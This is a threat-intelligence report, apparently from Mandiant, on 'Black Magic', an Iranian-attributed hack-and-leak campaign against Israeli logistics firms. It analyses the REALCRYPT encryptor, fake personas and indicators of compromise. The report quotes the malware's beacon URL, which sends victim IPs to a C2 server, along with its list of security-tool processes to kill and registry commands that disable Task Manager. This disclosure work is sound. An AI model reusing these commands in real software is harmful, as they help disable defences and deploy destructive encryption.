01 December 2022

First Look: "Black Magic" – A New Iranian Hack-and-Leak Operation Targeting Israel

First Look products are intended to provide Mandiant Intelligence clients with analysis and assessments of a malware sample or recently observed activity. Please note that if additional information becomes available in the future our assessment regarding attribution and targeting may change.

Executive Summary

- Mandiant identified a new disruptive campaign which targeted Israeli entities on 25-27 November 2022 by a new actor dubbed "Black Magic", aimed at disrupting Black Friday shopping in Israel.
- The campaign included hack-and-leak and encryption-based attacks, as well as claims by the actor to have altered data related to shopping and shipping.
- Mandiant attributes this activity to Iran, and specifically to IRGC[1], with medium confidence.
- The actor uses multiple platforms and fake personas in order to disseminate its publications and leaks, and to increase the psychological impact of the campaign.

Details

Over the last weekend, 25-27 November 2022, a new actor dubbed "Black Magic" leaked PII of Israeli citizens and files allegedly exfiltrated from Israeli logistics companies[2]. The actor also offered 50 GB of data for sale, and possibly conducted a website defacement attack surrounding Black Friday sales in Israel.

In addition, the actor claimed to have had access to victims' CCTV, databases and additional resources. The actor claimed it had actively changed databases in order to disrupt goods shipping to Israeli citizens. Mandiant has no evidence to support or refute these claims. It is possible these claims are false, in light of previous Iranian information operations in which the attackers claimed to have had more access and impact than actually observed.

Mandiant identified an encryptor used by the actor, named REALCRYPT:

1. REALCRYPT masquerades as a legitimate Microsoft update, by using the name "MicrosoftUpdate.dll" (MD5: 7b1fd05e9db5369c5b7ef82080fd0ca8, bf647a66de004ae56ece7f18a8dfa0ed). The file was possibly staged in the victim's environment in a RAR archive named "MicrosoftUpdateDefender.rar" (MD5: f35e6991ba2aca7b7f7b831bcdefc79a, 2296309528a4274b6f25f81e92b4270a).

2. The RAR archive was likely downloaded from IP address is 5.230.70[.]49, based on URL submissions to a malware scanning service.

    - Mandiant observed this server communicating with multiple Israeli organizations on November 25.

[1] Islamic Revolutionary Guard Corps
[2] https://www.ynetnews.com/business/article/b1a3pxzvj

- This IP address is also used by REALCRYPT during its execution, sending GET requests to the following hardcoded URL address:

  hxxp://5.230.70[.]49/api/public/api/test?ip=<victim_IP>-&status=0&cnt=100&type=server&num=11111170

  <victim_IP> is obtained by using the IPConfig command.

- The victim organizations are likely related to an **Israeli company which provides a software for logistics and shipping companies** – in light of an official statement published by the Israeli Privacy Protection Authority on November 30[3]. In the statement, it was disclosed that during the investigation of the incident, a vulnerability was found in a management system used by the attacked companies.

3. The encryptor malware containes a timer, **set to execute on the victim's machine not before Friday, 25/11/2022, 8:45 AM**.
   - Until that date, the encryptor would run on the victim's machine in a loop. The encryptor is executed by using an export function named "Black".
   - It is noteworthy that Friday is not a working day in Israel, and the date coincides with Black Friday, further strengthening the actor's claimed intention to disrupt Black Friday sales and shipping in Israel.

4. **Upon execution, the encryptor performs several tasks:**

   a. Attempting to shut down a list of processes related to Anti-Virus engines, sandbox, remote access tools and file editing/reading. This is implemented using the command line: *"taskkill /f /im <process>"*, spawning multiple CMD Windows, making the encryptor's execution apparent on screen.


```
teamview*,anydesk*,tnslsnr*,vmware*,nginx*,httpd*,docker*,bak*,site*,db*,postfix*,imap*,pop3*,clamav*,
qemu*,cpanel*,note*,powerpnt*,winword*,excel*,exchange*,sql*,tomcat*,apache*,java*,python*,vee*,post*
,mys*,vmwp*,virtualbox*,vbox*,sqlserver*,mysqld*,omtstreco*,oracle*,mongodb*,invoice*,inetpub*
```

The list of processes shut down by REALCRYPT upon execution

   b. Disabling Task Manager using the following command:

   reg add hkcu\\software\\microsoft\\windows\\currentversion\\policies\\system /v disabletaskmgr /t reg_dword /d 1 /f

   c. Retrieving Logical Drives and enumerating files. Any file that matches specific regexes is encrypted with a BlackMagic suffix appended to the files. In addition, a destruction note is dropped in the same folder.



The destruction note dropped by REALCRYPT

[3] https://twitter.com/PrivacyGov/status/1597960384564334595

d. If the folders on a given machine match those of a webserver, REALCRYPT will use an HTML destruction note instead of a .txt file. The HTML displays several images hosted on an Israeli server 193.182.144[.]85, as can be seen in the image below.

- This Israeli server may be compromised or purchased by the actor, likely to the purpose of masquerading malicious communications with Israeli targets.
- Analysis of the activity of the server indicated a connection to Iran, as elaborated below.

"Black Magic" logo, handles and a list of allegedly targeted Israeli entities;
The image is hosted on the Israeli server and displayed in the HTML destruction note

e. Subsequently, REALCRYPT will change the infected machine's wallpaper to the abovementioned image ("back.bmp"), using the following command:

reg add \"hkey_current_user\\control panel\\desktop\" /v wallpaper /t reg_sz /d C:\\Users\\Public\\Documents\\back.bmp /f

f. After REALCRYPT is done executing, it deletes all of its files.

g. REALCRYPT's stages of execution are marked with the creation of four files in the encryptor's directory:

- File1.txt (MD5: 11ac581dea7c107545944e09868e67cf)
- File2.txt (MD5: 3c27e16f01ae9f47c9cd70b34c28a23b)
- File3.txt (MD5: 1dc0c70cf46a7bf61f3c9a2c111f29e6)
- File4.txt (MD5: a9300b4fae137f4ae791c021c66a8628)

h. After the encryption process is done, the computer is restarted and the user is presented with the destruction note mentioned above.

Social Media Activity & Fake Personas

In order to disseminate its leaks and publications, "Black Magic" operated a Telegram account and a group chat, as well as Twitter and Facebook pages. Several fake personas were also found commenting in the Telegram chat *CyberClubIL*. This chat is affiliated with an Israeli Telegram channel named *termuxisrael2*.

The fake personas were discovered by other participants in the chat due to their Hebrew spelling and grammar mistakes, and unusual wording. The fake personas discussed a possible breach of the Israeli local company Elad Software, likely related to a fake Twitter profile affiliated with "Black Magic", masquerading as an executive in Elad Software.

Following are Hebrew screenshots taken from the Telegram chat of the fake personas. The fake personas blamed Israeli retail stores not taking responsibility for the leaks and specifically mention Elad Software, in an attempt to raise public interest in the campaign:

In addition, Mandiant identified multiple **fake Twitter accounts** likely tied or operated by "Black Magic": `@hilachohen5`, `@Amiteyal8`, `@EMilchiker`, `@magee193549`, `@catherine260193`, `@glenn800377`, `@jim512060`, `@ShashaShimrit`, `@tamarhaliva` and `@avivam09`.

1. **The Hebrew names used in these Twitter handles were also used in Telegram accounts** which participated in the Telegram group chat *BlackMagicgroup2511* (`amit eyal` is `@Amiteyal8`, `Lior Kuberman` [@liorkub] is `@jim512060`, `Evelin Milchiker` is `@EMilchiker`).

2. Mandiant observed several avatars used only in the Telegram group, with no corresponding Twitter handles: `טוביק עמר`, `Yafit Hason` and `דודי ינאי`.

3. Mandiant identified some of the abovementioned fake personas had **Facebook accounts** as well: `Aviv Manor` (avivmanor01), `Benyamin Haeem` (benyamin.Haeem), `Shimrit Shasha` (100088169104702), `Evelin Milchiker` (100088109377653), `Sara Nagelsmann` (100088122154955). All of these accounts are linked to the "Black Magic" Facebook page that was created on November 23. In addition, several Facebook accounts had the same profile pictures as the Twitter entities, but used different names.

4. Mandiant also observed activity by the handles `@BloomFinejwr`, `@mniglossshop` which belong to **possibly compromised businesses**, used as part of the dissemination effort. The website minigloss[.]net was built using Coi platform (coi[.]co[.]il). This platform was mentioned in the actor's video, as one of the platforms that was hacked.

5. The handle `@azrielicom` masquerades as a famous retail brand in Israel named Azrieli. The actor published two shortened URLs leading to the legitimate Azrieli website, allegedly as part of a Black Friday advertisement: bit[.]ly/3ENwXKC, bit[.]ly/3TuChqs. The purpose of this activity is currently unknown.

Following are several examples of the fake personas' Twitter activity, advertising Black Friday sales:

Attribution

Mandiant found several artifacts affiliating "Black Magic" with Iran, and specifically IRGC:

1. REALCRYPT's files hosting server (193.182.144[.]85) was observed communicating with Iranian IP addresses. Specifically, the activity suggests the attackers used the server for web browsing, for example browsing websites of official Iranian ministries. This suggests the attackers may have used "Black Magic" infrastructure for personal use as well.

2. REALCRYPT's files hosting server (193.182.144[.]85) is in the same Israeli IP range as another IP address briefly used by IRGC (possibly APT42) to host malicious domains: 193.182.144[.]203. Mandiant often observes different IRGC clusters of activity sharing IP ranges.

3. Mandiant found a technical artefact suggesting an Israeli "Black Magic" victim was previously targeted by UNC2448, attributed to the IRGC-IO[4]. Mandiant considers this a weak link, especially since these events occurred within a significant time gap of at least a year.

4. The nature of the activity is in line with multiple hack-and-leak efforts deployed by Iran during the last several years, including (but not limited to) Black Shadow, Moses Staff and Pay2Key.

[4] Isalmic Revolutionary Guard Corps Intelligence Organization

Indicators of Compromise (IOCs)

REALCRYPT

7b1fd05e9db5369c5b7ef82080fd0ca8
bf647a66de004ae56ece7f18a8dfa0ed
f35e6991ba2aca7b7f7b831bcdefc79a
2296309528a4274b6f25f81e92b4270a
11ac581dea7c107545944e09868e67cf
3c27e16f01ae9f47c9cd70b34c28a23b
1dc0c70cf46a7bf61f3c9a2c111f29e6
a9300b4fae137f4ae791c021c66a8628

IP Addresses

5.230.70[.]49
193.182.144[.]85